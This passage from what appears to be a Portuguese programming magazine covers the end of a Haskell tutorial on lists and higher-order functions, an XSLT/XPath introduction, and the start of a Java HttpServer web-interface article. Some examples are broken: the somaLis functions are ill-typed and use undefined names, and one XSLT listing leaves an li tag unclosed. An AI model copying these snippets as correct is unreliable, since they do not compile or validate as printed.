A função apresentada percorre a lista uma vez, e como resultado dá o último elemento da lista. Para isso ser possível foi necessário definir três "condições":

- `ultimo [] = 0` - se a lista recebida for vazia, a função dá como resultado o valor 0;

- `ultimo (h:[]) = h` - caso a lista só tenha um elemento, dá esse valor como resultado;

- `ultimo (h:t) = ultimo t` - a função invoca-se a ela própria, passando como parâmetro sempre a cauda da lista. Vai fazendo isto até que a lista só tenha um elemento - aí, salta para o caso anterior.

A variável h refere-se à cabeça da lista (head) e t refere-se à cauda (tail) da mesma lista. Para a manipulação de listas é sempre necessário o uso de uma cabeça e de uma cauda, onde o primeiro elemento se refere sempre à cabeça, e os restantes (quer existam ou não) se referem à cauda, sendo então necessário um operador que faça a separação entre esses elementos. Em Haskell o operador encarregue de tal função é " : ". Caso uma lista não contenha qualquer elemento, é representada por [].

Acumuladores

Os acumuladores em Haskell são um meio de se obter ciclos. Estes são valores passados durante a execução recursiva da função. Têm um grande leque de usos, como por exemplo:

- dar o comprimento de uma lista;

- contar o número de ocorrências de um determinado elemento;

- incrementar um determinado valor.

```
tamanho :: [Char] -> Int -> Int
tamanho [] a = a
tamanho (x:xs) a = tamanho xs a+1
```

O exemplo dado dá o comprimento de uma determinada lista, através do incremento do valor a. A particularidade dos contadores é que é necessário passar o seu valor inicial no momento da invocação da função.

Funções de ordem superior

Funções de ordem superior tornam uma determinada linguagem capaz de permitir a referência a funções, que trabalham sobre outras funções do mesmo tipo. As funções `map`, `foldr/foldl`, `filter`, entre outras, são exemplos de funções de ordem superior.

Map

A função map aplica uma determinada operação a todos os elementos de uma dada lista, criando assim uma nova lista.

```
soma :: [Int] -> [Int]
soma [] = []
soma x = map (5+) x
```

A função `map`, no caso apresentado, soma o valor 5 a todos os elementos da lista x. Ao contrário das funções recursivas, no uso de funções de ordem superior não é necessário a divisão entre a cabeça e a cauda da lista.

O resultado da aplicação desta função à lista `[1,2,3,4,5]` é:

```
[6,7,8,9,10]
```

Filter

A função `filter` utiliza um predicado para obter resultados. Deste modo, recebe uma lista e um "teste" - os valores que passarem neste teste dão origem à lista de resultados.

```
par :: [Int] -> [Int]
par [] = []
par x = filter (verifica) x

verifica :: Int -> Bool
verifica x | (mod x 2)==0 = True
           | otherwise = False
```

No caso apresentado, a função `filter` é usada para criar a lista de números pares. Isto acontece com recurso a uma função auxiliar (verifica) que retorna um booleano consoante o caso.

Fold

- `foldl`

A função `foldl` aplica uma determinada operação a uma lista completa da esquerda para a direita. Deste modo se for necessário somar todos os elementos de uma lista, esta é a função a utilizar. No entanto ela tem a particularidade de se poder acrescentar mais um elemento à operação.

```
somaLis :: [Int] -> Int
somaLis [] = []
somaLis x = foldl (h) t x
```

Assim, se se quiser obter a soma de todos os valores da lista, basta substituir t por 0, e h por +. Esta função aplica a operação h, que pode ser +, -, /, *, a todos os elementos da lista, e ainda a t; este último pode ser substituído por qualquer valor. - `foldr`

A função `foldr` faz a mesma operação da função `foldl`, excepto que neste caso as operações se realizam da direita para a esquerda.

```
somaLis :: [Int] -> Int
somaLis [] = []
somaLis x = foldr (h) t x
```

Aqui acontece o mesmo que na função `foldl`, relativamente a t e h.

Sendo assim, o que faz diferir os resultados entre as funções `foldr` e `foldl`?

As duas funções, apesar de terem nomes idênticos, trabalham de maneira diferente, sendo que a função `foldr` aplica a operação a partir do último elemento da lista, e a função `foldl` a partir do primeiro elemento. Aqui fica o exemplo da execução das duas funções, recebendo os mesmos parâmetros:

```
foldl (-) 1 [1,2,3,4] = (((1-1)-2)-3)-4 =
-9

foldr (-) 1 [1,2,3,4] = 1-(2-(3-(4-1))) =
-1
```

Conclusão

Ao longo deste tutorial, foram abordados diversos conceitos básicos de programação em Haskell. Apesar de não serem conhecimentos muito profundos, já são capazes de apresentar algum poder e facilidade de utilização desta linguagem.

Todos os exemplos apresentados estão funcionais e podem ser testados através da criação de um ficheiro .hs ou num dos interpretadores aconselhados.

Referência

- J. M . E. Valença, J. B. Barros. Fundamentos de Computação - Livro II:Programação Funcional, Universidade Aberta, 2000.


- M. J. Frade. Apontamentos de Programação Funcional - LMCC, 2005.

SOBRE O AUTOR

Francisco Ribeiro, estudante do segundo ano da Licenciatura em Engenharia Informática, na Universidade do Minho. Tem interesse especial por haskell, C, e Linux. Como autodidacta, estuda AS2 e Python.

Francisco Ribeiro

Introdução ao XSLT



Em Novembro de 1999, o W3C oficializou a especificação de transformações XSL, ou XSLT, passando-a ao estado de Recomendação – um tipo de standard W3C. O objectivo desta linguagem, escrita em XML, é permitir aos programadores transformarem os dados e estrutura de um documento XML noutro formato qualquer à medida das necessidades dos utilizadores, como PDF, HTML ou XML.

O processamento de documentos XML através de um processador XSLT significa basicamente que o processador usa o XML original para gerar uma árvore a partir do documento, e converte-a para uma árvore representante do documento final, através da execução de instruções especificadas num stylesheet.

Um stylesheet XSLT contém blocos, cada um contendo uma expressão indicando qual o elemento ou elementos do XML original que lhe interessa processar (ou, alternativamente, um nome identificativo do bloco). A linguagem que permite definir, sob a forma de expressões, quais os elementos e atributos a seleccionar para processamento, é o XML Path Language, ou XPath.

A um ficheiro XSLT dá-se o nome de stylesheet, e tem normalmente extensão .xslt (por vezes .xsl). Neste artigo, documento significa um documento XML, e stylesheet signfica o ficheiro XSLT que irá ser usado para transformar o documento. Para testar transformações, o mais simples é usar o xsltproc, um processador XSLT de linha de comando disponível em linux, windows (1) e mac (2).

Transformações básicas

Imagine que tem de montar um site com conteúdos dinâmicos. A base de dados dá-lhe os conteúdos em XML. No fim, tem de produzir HTML. Este é o cenário mais comum do uso de XSLT – transformar os dados obtidos de uma base de dados ou de ficheiros XML, e transformar a estrutura destes dados para HTML, de modo a que possam ser apresentados num browser. Esta transformação pode ocorrer directamente no browser, ou pode ocorrer no servidor, na aplicação web que esteja a servir o site.

A transformação mais básica que se pode realizar é, simplesmente, fazer uma cópia integral do documento original. Para isso, só precisamos do seguinte stylesheet:

```
1.<xsl:stylesheet
2.version="1.0"
3.xmlns:xsl="http://www.w3.org/1999/XSL
/Transform">
4.  <xsl:output method="xml"
version="1.0" encoding="UTF-8"/>
5.  <xsl:template match="/">
6.      <xsl:copy-of select="." />
7.  </xsl:template>
8.</xsl:stylesheet>
```

[Listagem 1]

Este stylesheet contém um bloco de processamento (linha 5 a 7 – `template`). Este bloco está interessado em processar o elemento raiz do XML (linha 5 – `match="/"`), copia o elemento para o documento final (linha 6 - `copy-of select="."`), e termina a execução.

Como o objectivo deste stylesheet é copiar o documento original sem tocar na estrutura ou nos dados, só precisamos de um bloco que seleccione o elemento raiz do XML, e não precisamos de processar mais nenhum elemento, pois a instrução `copy-of` copia toda a árvore a partir do elemento que está definido no filtro `select`. O "." representa, em XPath, o elemento corrente, e como o bloco seleccionou a raiz através do `match="/"`, o ponto representa a raiz, e o copy-of vai copiar tudo o que está abaixo do elemento raiz, inclusive.

As restantes linhas definem configurações para o processador. A linha 1 é obrigatória, e define que este é um stylesheet que corresponde à especificação XSLT. O prefixo `xsl:`, que está definido na linha 3, aponta para a especificação do XSLT, e todas as tags referentes a instruções desta especificação têm este prefixo. O prefixo é arbitrário, podia ser `xpto:`, mas por convenção usa-se `xsl:` ou `xslt:`. Um stylesheet tem sempre, no mínimo, um prefixo, que é o da especificação, e pode ter outros prefixos definidos, se for necessário. Os prefixos são representações de namespaces, que serão abordados um pouco mais à frente neste artigo.

A linha 4 controla como irá ser produzido o documento final. Neste caso, estamos a dizer que o documento final irá ser XML (`method="xml"`). Em alternativa, se o resultado final for HTML, podemos colocar "`html`" nesta propriedade.

Blocos e XPath

Quando o processador começa a transformação, a primeira coisa que faz é procurar, no stylesheet, um bloco `<xsl:template>` que esteja interessado em processar o elemento raiz do XML. Caso não encontre nenhum, passa para o elemento de XML que vem a seguir, hierarquicamente, e tenta outra vez, e assim sucessivamente, até o processamento entrar num bloco, ou o processador chegar ao fim do XML.

A propriedade que define qual o elemento a processar dentro de um determinado bloco é `match="expressão XPath"`. No nosso primeiro exemplo, a expressão XPath no match era "/", que representa o elemento raiz de um documento XML. Vejamos o seguinte documento XML:

```
1.<noticias>
2.  <noticia criada="20-10-2007"
publicada="30-10-2007" >
3.      <titulo>Esta notícia já está
publicada!</titulo>
4.      <autor>AvG</autor>
5.  </noticia>
6.  <noticia criada="21-10-2007">
7.      <titulo>Esta ainda não está
publicada</titulo>
8.      <texto>Teste de texto para a
notícia.</texto>
9.      <autor>AvG</autor>
10. </noticia>
11.</noticias>
```

[Listagem 2]

As expressões mais comuns de XPath que se aplicam a este documento são:

`/`	Nó raíz : <noticias>
`noticia`	Todos os elementos <noticia>
`/noticia/autor`	Todos os elementos <autor> filhos de elementos <noticia>
`*`	Todos os elementos
`noticia[@publicada]`	Todos os elementos <noticia> que contenham a propriedade "publicada"
`text()`	Todos os elementos que contenham texto.
`noticia/@*`	Todas as propriedades do elemento <noticia>: criada, publicada

Com estas expressões, já podemos construir um stylesheet mais complexo, para produzir um HTML com, por exemplo, todas as notícias que estejam publicadas:

```
1.<xsl:stylesheet version="1.0"
2.xmlns:xsl="http://www.w3.org/1999/XSL
/Transform"
3.>
4.  <xsl:output method="html"
version="1.0" encoding="UTF-8"/>
5.
6.  <xsl:template match="/">
7.      <html>
8.          <body>
9.              <xsl:apply-templates
/>
10.         </body>
11.     </html>
12. </xsl:template>
13. <xsl:template
match="noticia[@publicada]">
14.     <div>
15.         <p><xsl:value-of
select="titulo" /></p>
16.         <p><xsl:value-of
select="texto" /></p>
17.         <xsl:if test="autor">
18.             <p>
19.                 criada em
<xsl:value-of select="@criada"/>
20.                 <xsl:text>
</xsl:text>
21.                 <i>by <xsl:value-
of select="autor"/></i>
22.             </p>
23.         </xsl:if>
24.     </div>
25.
26.     <xsl:apply-templates />
27.
28. </xsl:template>
29.
30. <xsl:template match="*">
31.     <xsl:apply-templates />
32. </xsl:template>
33.
34. <xsl:template match="text()">
35. </xsl:template>
36.
37.</xsl:stylesheet>
```

[Listagem 3]

Resultado da transformação (indentação alterada para melhor leitura):

```
1.<!DOCTYPE html PUBLIC "-//W3C//DTD
HTML 4.0 Transitional//EN"
"http://www.w3.org/TR/REC-
html40/loose.dtd">
2.<html>
3.  <body>
4.      <div>
5.          <p>Esta notícia já está
publicada!</p>
6.          <p></p>
7.          <p>criada em 20-10-2007
<i>by AvG</i></p>
8.      </div>
9.  </body>
10.</html>
```

[Listagem 4]

O início do stylesheet continua o mesmo: na tag "stylesheet" definimos a versão e o prefixo "xsl", que aponta para o namespace da especificação. Na tag output definimos que o documento final irá ser HTML, em UTF-8.

O primeiro bloco selecciona o elemento raiz <noticias>. Este bloco é normalmente usado para produzir a parte fixa do HTML, como se pode ver nas linhas 7-8, 10-11. Ao contrário do primeiro exemplo, no qual não havia necessidade de processar toda a árvore, neste queremos processar certos elementos e ignorar outros, e queremos que o HTML produzido pelos outros blocos seja inserido entre as tags <body>, definidas nas linhas 8 e 10. A instrução apply-templates diz ao processador para continuar a processar o XML hierarquicamente - o elemento processado a seguir será o <noticias>. Não há nenhum bloco que processe explicitamente "noticias", por isso este elemento é processado pelo bloco match="*", na linha 30, que não produz nenhum output, mas indica ao processador para continuar hierarquicamente.

O processamento passa agora para o primeiro elemento <noticia>, e este pode entrar num de dois blocos: o da linha 13, match="noticia[@publicada]", ou o da linha 30, match="*". A condição do bloco da linha 13 selecciona todos os elementos <noticia> que tenham uma propriedade de nome "publicada". As propriedades são seleccionadas através do símbolo @, e os parêntesis rectos indicam uma condição a aplicar ao elemento indicado. Visto que o elemento que estamos a processar tem efectivamente uma propriedade chamada "publicada" (ver Listagem 2, linha 2), o processamento continua no bloco match da linha 13.

Este bloco produz então um div com três parágrafos contendo o texto que está dentro dos elementos <titulo>, <texto> e <autor>, bem como a data de criação da notícia, que está dentro da propriedade "criada". A instrução value-of copia o conteúdo do elemento ou propriedade indicada pela expressão no select para o documento final. O processamento não é interrompido se alguma das propriedades ou elementos não existir: o processador simplesmente não produz resultados, e continua o processamento.

Neste exemplo, a notícia que estamos a processar não tem nenhum elemento <texto>, e como não estamos a verificar se o elemento existe ou não, é produzido um parágrafo vazio. Por outro lado, o parágrafo com o autor e a data da notícia está englobado num if, que testa se o elemento <autor> realmente existe antes de produzir o parágrafo. É importante notar que, neste exemplo algo torcido, se o <autor> não existir, a data da notícia não aparece no resultado final, o que não seria de todo desejável numa aplicação real.

Depois da produção (ou não) do HTML desta notícia, o processamento continua com os filhos do elemento <noticia>. Isto não é tecnicamente necessário para o nosso exemplo, visto que não queremos processar nenhum dos elementos dentro de uma notícia. Ter a instrução apply-templates na linha 26 produz exactamente o mesmo resultado que não a ter.

No fim disto tudo, só ainda não falei do bloco da linha 34, com a condição match="text()". Este bloco permite apanhar todos os elementos que contenham texto, e serve para impedir o processador de incluir todo o texto de todos os elementos, que não tenham sido processados explicitamente, no resultado final. Todos os elementos que não sejam apanhados na condição * serão apanhados na condição text(). A melhor maneira de perceber como estes blocos funcionam é comentando-os e vendo o que é produzido na transformação. O que acontecerá se o bloco text() for comentado? E se a instrução apply-templates na linha 26 for também comentada?

Named templates

Named templates é o nome que se dá a blocos template que, em vez de terem uma propriedade match="" que define uma selecção, têm uma propriedade name="". Estes blocos têm de ser explicitamente invocados durante o processamento, e o seu contexto de execução é o mesmo do bloco que o chamou.

```
1.<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/T
ransform">
2.  <xsl:output method="html"
version="1.0" encoding="UTF-8"/>
3.
4.  <xsl:template match="texto">
5.      <xsl:call-template
name="Heading" />
6.  </xsl:template>
7.
8.  <xsl:template match="titulo">
9.      <xsl:call-template
name="Heading" />
10. </xsl:template>
11.
12. <xsl:template match="autor">
13.     <xsl:call-template
name="Heading" />
14. </xsl:template>
15.
16. <xsl:template name="Heading">
17.     <h1><xsl:value-of
select="."/></h1>
18. </xsl:template>
19.</xsl:stylesheet>
```

[Listagem 5]

Processar elementos sem apply-templates

A maneira mais natural de trabalhar hierarquicamente XML é usar o `apply-templates` para ir dizendo ao processador para onde ir a seguir, mas não é a única. A instrução `for-each` pode ser usado em qualquer lado dentro de um bloco para percorrer uma lista de elementos sequencialmente.

```
1.<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/T
ransform">
2.  <xsl:output method="html"
version="1.0" encoding="UTF-8"/>
3.
4.  <xsl:template match="/">
6.      <ul>
7.      <xsl:for-each
select="noticias/noticia">
8.          <li><xsl:value-of
select="titulo" /><li>
9.      </xsl:for-each>
10.     </ul>
11.     </xsl:template>
12.</xsl:stylesheet>
```

[Listagem 6]

O `for-each` é muito usado quando se pretende produzir listas, como a da Listagem 6, ou realizar pequenos processamentos. O código é mais legível e fácil de manter com um pequeno `for-each` do que usando blocos, principalmente se precisarmos de dois ciclos, um dentro do outro.

Parâmetros

Qualquer bloco pode receber parâmetros, seja um bloco com condições ou com nome. Os parâmetros são declarados logo a seguir à tag `template`, e podem ter valores por defeito. Independentemente da forma como um bloco é invocado (seja por `apply-templates` ou por `call-template`), o envio de parâmetros nunca é obrigatório, mesmo que não tenham valores por defeito. É importante ter isto em conta, porque um bloco com uma condição pode ser invocado n vezes em n pontos diferentes do processamento, e basta uma alteração ao XML original para de repente um bloco passar a ser invocado pelo processador sem que ninguém se dê conta, e se esse bloco depender de certos parâmetros para continuar o processamento, parâmetros esses que de repente não estão a ser enviados, toda a transformação pode sair mal.

É bem mais fácil controlar como e quando os `named templates` são invocados, e por isso é com este tipo de blocos que os parâmetros são mais usados.

```
1.<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/T
ransform">
2.  <xsl:template match="string">
3.      <string>
4.          <xsl:call-template
name="split">
5.              <xsl:with-param
name="str"><xsl:value-of
select="."/></xsl:with-param>
6.              <xsl:with-param
name="separator">:</xsl:with-param>
7.          </xsl:call-template>
8.      </string>
9.  </xsl:template>
10.
11. <xsl:template name="split">
12.     <xsl:param name="str"/>
13.     <xsl:param
name="separator">:</xsl:param>
14.
15.     <xsl:choose>
16.         <xsl:when
test="contains($str,$separator)">
17.             <parte><xsl:value-of
```

```
select="substring-
before($str,$separator)" /></parte>
18.             <xsl:call-template
name="split">
19.                 <xsl:with-param
name="str" select="substring-
after($str,$separator)"/>
20.                 <xsl:with-param
name="separator" select="$separator"/>
21.             </xsl:call-template>
22.         </xsl:when>
23.         <xsl:otherwise>
24.             <parte><xsl:value-of
select="$str" /></parte>
25.         </xsl:otherwise>
26.     </xsl:choose>
27.
28. </xsl:template>
29.</xsl:stylesheet>
```

[Listagem 7]

```
<string>esta:string:precisa:de:um:split
</string>
```

[Listagem 8]

A listagem 7 apresenta um stylesheet que pega no texto dentro de um elemento `<string>` e corta-o em partes delimitadas por um separador, chamando para isso um bloco "`split`", e passando-lhe o texto a cortar, e o caracter que irá servir de separador - neste caso, "`:`". Nas linhas 5 e 6, dentro da instrução `call-template`, são passados os parâmetros para o bloco, através das instruções `with-param`. No início do bloco, são declarados os dois parâmetros, "`str`" e "`separator`", através da instrução `param`. O parâmetro "`separator`" é declarado com um valor por defeito, "`:`", que é usado caso o parâmetro seja omitido na chamada.

A instrução `choose` é o equivalente a um `if-else`; o `if` simples em XSLT não contém `else`, por alguma razão impossível de perceber, por isso a instrução `choose-when-otherwise` faz as honras da casa. Todos os parâmetros são acedidos pelo nome, com prefixo "$".

Este bloco é chamado recursivamente enquanto o texto contido em "`str`" tenha pelo menos um carácter `$separator` - o `call-template` da linha 18 é equivalente à chamada original na linha 4, excepto que vai retirando ao texto a parte que já foi processada, através função XPath `substring-after`, que devolve tudo o que está em `$str` após o `$separator`. Quando não existirem mais caracteres `$separator` em `$str`, a última parte de `$str` é produzida (linha 24).

Variáveis

As variáveis em XSLT não têm tipo explícito, servindo sobretudo para guardar valores temporários para ajudar no processamento, sobretudo quando as condições para seleccionar elementos começam a crescer e a serem difíceis de manter. Têm, no entanto, um senão: não é possível alterar o valor inicial de uma variável, tal como não é possível alterar valores de parâmetros.

Uma variável é definida pela instrução `variable`, que lhe dá o valor, e é acedida com o prefixo "$", tal como os parâmetros. As variáveis podem ser globais ou locais.

```
1.<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/T
ransform"
2.xmlns:datetime="http://exslt.org/date
s-and-times" exclude-result-
prefixes="datetime">
3.
4.  <xsl:variable
name="Todas">0</xsl:variable>
5.  <xsl:variable
name="Hoje"><xsl:value-of
select="substring(datetime:date(), 0,
11)" /></xsl:variable>
6.
7.  <xsl:template match="/">
8.      <xsl:variable
name="hoje"><xsl:value-of
select="translate($Hoje, '-', '')"
/></xsl:variable>
9.
10.     <xsl:choose>
11.         <xsl:when test="$Todas =
1">Todas as notícias</xsl:when>
12.         <xsl:otherwise>Todas as
notícias publicadas até <xsl:value-of
select="$Hoje" /></xsl:otherwise>
13.     </xsl:choose>
14.     <br/>
15.
16.     <xsl:apply-templates
select="noticias/noticia">
17.         <xsl:with-param
name="hoje" select="$hoje" />
18.     </xsl:apply-templates>
19. </xsl:template>
20.
21. <xsl:template match="noticia">
22.     <xsl:param name="hoje" />
23.     <xsl:if test="$Todas = 1 or
translate(@publicada, '-', '') &amp;lt;=
```

```
$hoje">
24.          Titulo: <xsl:value-of
select="titulo"/><br/>
25.      </xsl:if>
26. </xsl:template>
27 .</xsl:stylesheet>
```

[Listagem 9]

O exemplo da listagem 9 usa o XML da listagem 2 para mostrar uma lista de todas as notícias, que podem ser todas as publicadas até ao dia corrente, ou todas as existentes, independentemente de estarem ou não publicadas. O primeiro problema que se coloca em condições que envolvem datas é que, logo à partida, o XSLT não tem funções de obtenção da data do sistema ou processamento de datas, e como as variáveis não têm tipo, as comparações são mais complicadas.

O problema da obtenção da data do sistema é resolvido recorrendo a uma extensão de XSLT que suporta datas e horas, declarada na linha 2. O prefixo datetime: vai ser usado para chamar as funções suportadas pelo EXSLT, que pode ser consultado em http://exslt.org/date/index.html.

A variável `Todas` controla se vamos mostrar todas as notícias ou somente as que estão publicadas. O seu valor neste exemplo é 0, por isso só estamos a mostrar as publicadas. Para mostrar todas as notícias, o valor desta variável deverá ser 1.

A variável `Hoje` guarda a data corrente do sistema. A data é obtida através da chamada `datetime:date()`, e são só guardados os primeiros 10 caracteres de retorno; as datas têm o formato AAAA-MM-DD+TZ, TZ sendo o fuso horário, que não nos interessa, daí o uso do `substring`.

No primeiro bloco, é criada a variável local `hoje`, que tem o valor da data de sistema que está em `$Hoje`, mas transformada para número, para facilitar as comparações. A instrução `translate` substitui todos os caracteres '-' por nada (removendo-os). É de notar que a variável `$hoje` é diferente de `$Hoje`.

A variável `$Todas` é usada no `choose` para mudar o título, mostrando a data de sistema se estivermos a ver só as notícias publicadas. O operador de comparação é "=" (e não "==", como em muitas linguagens).

A instrução da linha 16 é uma novidade; já vimos várias vezes o uso de `apply-templates` simples, mas este exemplo usa uma expressão de condição para indicar ao processador XSLT que só estamos interessados em processar os elementos `<noticia>` debaixo de `<noticias>`, tal e qual como fizémos no exemplo da listagem 6 com o `for-each`. Além disso, passamos um parâmetro com o `apply-templates`, a data do sistema com os '-' removidos que guardámos na variável `$hoje`.

Na linha 21 está o bloco que vai mostrar as notícias, com a declaração do parâmetro `hoje` logo no início. O `if` da linha 23 verifica simplesmente se a variável `$Todas` tem valor 1 - se sim, mostra a notícia. Se `$Todas` for diferente de 1, converte a data de publicação guardada na propriedade `@publicada` retirando os traços, e compara-a com o valor passado no parâmetro `$hoje`. A comparação verifica se a data de publicação é menor ou igual à data de hoje, e como o carácter "<" é reservado no XML e por isso não pode ser usado, tem de se usar o código HTML equivalente, `&lt;`.

Namespaces

Não podia acabar esta introdução sem referir os namespaces, já mencionados várias vezes. Como indica a especificação XML, namespaces são um método simples de qualificar elementos e atributos, identificando-os através de URIs. E porquê? Imaginemos que há duas empresas, A e B, que se dedicam à distribuição de produtos. Estas duas empresas desenvolveram internamente aplicações para gerir os seus produtos e geram todos os meses listas com os produtos em catálogo para os seus revendedores. Um destes revendedores revende produtos de ambas as empresas, e tem uma aplicação que vai buscar as novas listas de produtos das duas empresas por web services disponibilizados por ambas. Ambos os web services devolvem XML com informações semelhantes, mas cada um tem um formato próprio que cada uma das empresas inventou.

```
<Produtos xmlns="urn:a-
empresa:catalogo">
    <Produto nome="" pvp=""/>
    <Produto nome="" pvp=""/>
    <Produto nome="" pvp=""/>
</Produtos>
```

[Listagem 10: XML da empresa A]

```
<Produtos xmlns="urn:empresa-
b:produtos">
    <Marca>
        <Produto>
            <Nome />
            <PVP />
        </Produto>
    </Marca>
</Produtos>
```

[Listagem 11: XML da empresa B]

A aplicação do revendedor vai buscar todos os XML de todas as empresas, e transforma-os usando um único XSLT, para gerar um catálogo combinado de todos os produtos. O problema, essencialmente, é distinguir entre o XML da empresa A, e o da empresa B. Como se pode ver pelas listagens 10 e 11, ambos começam com um elemento Produtos, pelo que logo à partida não é possível distinguí-los por aí, e é aqui que entram os namespaces.

```
1.<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/T
ransform"
2.xmlns:a="urn:a-empresa:catalogo"
3.xmlns:b="urn:empresa-b:produtos"
4.exclude-result-prefixes="a b">
5.
6.  <xsl:template
match="a:Produtos|b:Produtos">
7.      <xsl:apply-templates />
8.  </xsl:template>
9.
10. <xsl:template match="a:Produto">
11. </xsl:template>
12.
13. <xsl:template match="b:Produto">
14. </xsl:template>
15.
16.</xsl:stylesheet>
```

[Listagem 12]

Este stylesheet define dois namespaces, "a" e "b", iguais aos definidos em cada um dos XML. Com esta definição, o XSLT já pode indicar qual dos elementos `Produtos` e `Produto` quer. Na linha 6 vemos que o bloco apanha tanto o `Produtos` da empresa A como o da empresa B, através da condição OR representada pelo "|". Os blocos da linha 10 e 13 apanham, respectivamente, o `Produto` da empresa A e o da empresa B. Assim já não há confusões nem conflitos em relação a qual elemento se está a tratar. Podem definir-se quantos namespaces forem necessários para qualificar todos os elementos, tanto de XML como do próprio XSLT; como vimos, todas as tags XSLT são qualificadas por um prefixo que aponta para a especificação, e quando usámos a extensão para as datas, definimos um outro namespace para qualificar as tags específicas a essa extensão.

É importante notar que se um XML tiver um namespace, este terá que ser definido no XSLT e todos os elementos do XML em questão terão de levar o prefixo do namespace respectivo, senão o XSLT não os irá processar. Um namespace afecta o elemento onde está definido e todos os elementos abaixo hierarquicamente. Se algum elemento tiver outro namespace definido entretanto, ele e todos os elementos abaixo passarão para o novo namespace. Os namespaces não são cumulativos.

Conclusão


Esta introdução não é de todo exaustiva; o XSLT e o XPath têm muitas features que não mencionei, como os modos ou a criação de XML dentro de variáveis para posterior processamento, sem falar na integração com outras linguagens ou na especificação e validação através de XSD.

A referência mais completa e concisa de XSLT e XPath é o MSXML SDK da Microsoft, que está online em http://msdn2.microsoft.com/en-us/library/ms256177.aspx. Há algumas referências a elementos que são extensões da Microsoft, e que não pertencem à especificação, mas estes estão bem assinalados na documentação. De resto, há todo um mundo de tutoriais disponíveis na internet.

Espero que esta pequena introdução seja útil, e boas transformações!

1) http://www.zlatkovic.com/libxml.en.html
2) http://www.explain.com.au/oss/libxml2xslt.html
3) http://exslt.org/date/index.html
4) http://msdn2.microsoft.com/en-us/library/ms256177.aspx

SOBRE A AUTORA



Ao mesmo tempo que frequenta o curso de informática na FCUL, depois de ser programadora, analista, leader developer e consultora, hoje em dia, Andreia Gaita é hacker a tempo inteiro na equipa do Projecto Mono da Novell conseguindo ainda participar e divertir-se a produzir código em projectos fascinantes.

Andreia Gaita

Interfaces Web com Java HttpServer

Cada vez surgem mais aplicações de desktop com interfaces web, que permitem o controlo da aplicação por um simples browser usando o protocolo HTTP. Um bom exemplo disso são as aplicações p2p, como o conhecido cliente de bittorrent azureus, todas as quais actualmente com esse suporte.

Com o Java 6 essa tarefa foi bastante simplificada, pois esta versão vem com a API HttpServer, que fornece os mecanismos básicos de um servidor HTTP. Iremos ver neste artigo como usar algumas dessas funcionalidades. Vamos para isso construir um leitor de áudio simples, apenas com os comandos reproduzir e parar, e criaremos para isso um interface web, usando a API fornecida pelo Java para esse efeito.

Para começar vamos fazer o nosso pequeno Player. Para tal vamos implementar a classe `Player` como podemos ver:

```
import java.applet.Applet;
import java.applet.AudioClip;
import java.io.File;
public class Player{

   private AudioClip som;
   protected boolean loading;

   public Player (String src) throws
Exception{
        this.som = Applet.newAudioClip
(new File (src).toURI ().toURL ());
        this.loading = false;
   }

   public void play (){
        this.som.play ();
        this.loading = true;
   }

   public void stop (){
        this.som.stop ();
        this.loading = false;
   }

   public String estado (){
        if(loading){
            return "Ligado";
        }
        return "Desligado";
   }
}
```

Como podemos ver, trata-se de uma classe bastante simples. Na linha 6 temos a variável com o clip de som, e na linha 7 uma variável booleana que nos indica se a música está a tocar ou não. Em seguida, nas linhas 9 a 12, temos o construtor da nossa classe, que recebe uma `String` com o caminho para o ficheiro, inicializa o objecto `AudioClip` e atribui o valor `false` à variável `loading`.


Depois criamos os métodos reproduzir (`play`) (linhas 14 a 17), parar (`stop`) (linhas 19 a 22) e `estado` (linhas 24 a 19), que nos vão permitir iniciar a música, pará-la e saber se esta está a tocar ou não, e assim temos o mini player que usaremos no nosso exemplo.

```
import
com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.util.concurrent.Executors;

public class ClienteHttp{

  protected static Player player;
  public static void main (String []
args) {
        try{
            player = new Player
("/home/magician/Sample.wav");
            InetSocketAddress addr =
new InetSocketAddress (8080);
            HttpServer server =
HttpServer.create (addr, 0);
            server.createContext ("/",
new PlayerHandler ());
            server.setExecutor
(Executors.newCachedThreadPool ());
            server.start ();
            System.out.println
("Servidor na porta 8080");

        } catch(Exception e){
            e.printStackTrace ();
        }
   }
}
```

Agora temos a nossa classe principal, ou seja, aquela que irá fazer a ligação entre o Player e o nosso mecanismo de interface web. Esta classe basicamente será a classe que irá conter o método main, e que vai inicializar o nosso Player (linha 12). Atenção que este player apenas irá abrir ficheiros wav, pois trata-se de um sistema simples e o nosso objectivo também não é o de criar um derradeiro player, mas sim o de criar uma interface web para essa aplicação.

